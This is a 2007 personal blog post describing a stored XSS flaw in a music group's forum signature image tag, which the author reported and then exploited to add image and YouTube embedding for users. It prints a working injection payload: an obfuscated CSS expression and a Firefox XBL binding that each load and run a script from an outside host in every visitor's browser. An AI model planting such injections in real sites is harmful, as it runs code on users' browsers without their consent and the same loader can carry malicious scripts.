


XSS for the common good - GreaseMousey

Cite as: Martin Paul Eve, "XSS for the common good - GreaseMousey", *eve.gd: Martin Paul Eve*, November 09, 2007, <https://doi.org/10.59348/gd4hj-66c94>.



I know I haven't posted anything here for a good while, but that's because on top of uni work I have a surprise up my sleeve in the not so distant future. I also do intend to continue working on .NETIDS when I finally get some time!

This is not that surprising... but something I found interesting.

A certain musical group, whom I will not name here, recently changed their forum onto a new proprietary system. It's all very flash with Ajax left right and centre but not so good from the features point of view. For example, there is no search and no means of embedding images into posts. There is however the possibility of embedding images in signatures... so I decided to take a closer look.

The syntax for signature image embedding was something like this:

```
[img]IMAGE-URL-HERE[/img]
```

As the feature wasn't present in normal posts I assumed that a XSS vulnerability would exist and allow attribute injection via a closed quotation mark. I was right. So, I did the decent thing and emailed the website vendors giving a thorough description of what was wrong and why it was dangerous. As with 90% of vulns I report, they never got back to me.

So, I thought to myself, what can actually be done with this vulnerability? Then it struck me! It would be possible to implement the missing features of the forum via a XSS injection - essentially JavaScript that rewrites the page, as per GreaseMonkey, except cross platform and giving the user little choice as to whether to load the script or not (yes, yes I know - NoScript rules!) I have dubbed this in my head GreaseMousey.

After some tweaking I came up with the following as a signature tag:

```
[img]http://www.url.net/1x1white.gif" style="xx: expression((window.r!=1) ?
eval('x=String.fromCharCode;scr=document.createElement(x(115,99,114,105,112,116));scr.s
etAttribute(x(115,114,99),x(104,116,116,112,58,47,47,ETC));
document.getElementById(x(99,104,101,109,45,110,97,118,45,102,111,114,117,109)).appendC
hild(scr);window.r=1;') : 1);-moz-binding:url(http://url.net/xbl.xml#loader) [/img]
```

The XBL code for Firefox looks like this:

```
<?xml version="1.0"?>
<bindings xmlns="http://www.mozilla.org/xbl">
  <binding id="loader">
    <implementation>
      <constructor>

        //Forum image rewrite XBL loader

        var url = "http://www.url.net/javascript.js";

        var scr = document.createElement("script");
        scr.setAttribute("src",url);
        var bodyElement =
document.getElementsByTagName("html").item(0);
        bodyElement.appendChild(scr);
      <CLOSE CDATA>
    </constructor>
  </implementation>
</binding>
</bindings>
```

The JavaScript that it loads, like this:

```

var myRE = /\[addimage\]/g;
var myRE2 = /\[\]/addimage\]/g;

var youtube = /\[youtube\]/g;
var youtube2 = /\[\]/youtube\]/g;

setTimeout('doImages()',500);

function doImages() {

var ne = document.body.innerHTML;

if (ne.indexOf('THE LAST PIECE OF TEXT BEFORE THE CLOSE BODY TAG') == -1) {
    setTimeout('doImages()',500);
    return;
}

if (ne.indexOf('[addimage]') != -1) {
    ne = ne.replace(myRE, '');
}

if (ne.indexOf('[youtube]') != -1) {
    ne = ne.replace(youtube, '<object width="425" height="350"><param name="movie">
</param><param name="wmode" value="transparent"></param><embed src="');
    ne = ne.replace(youtube2, '" type="application/x-shockwave-flash"
wmode="transparent" width="425" height="350"></embed></object>');
}

if (document.body.innerHTML != ne) {
    document.body.innerHTML = ne;
}

}

```

And... tada... you can now use [addimage] and [youtube] in posts. So, in not fixing the bug, the site authors did us all a favour.

I'm still looking for ways to get Opera and Safari working with it, but the example given currently does a good job for IE and Firefox. Credits to DoctorDan for the awesome window.r trick!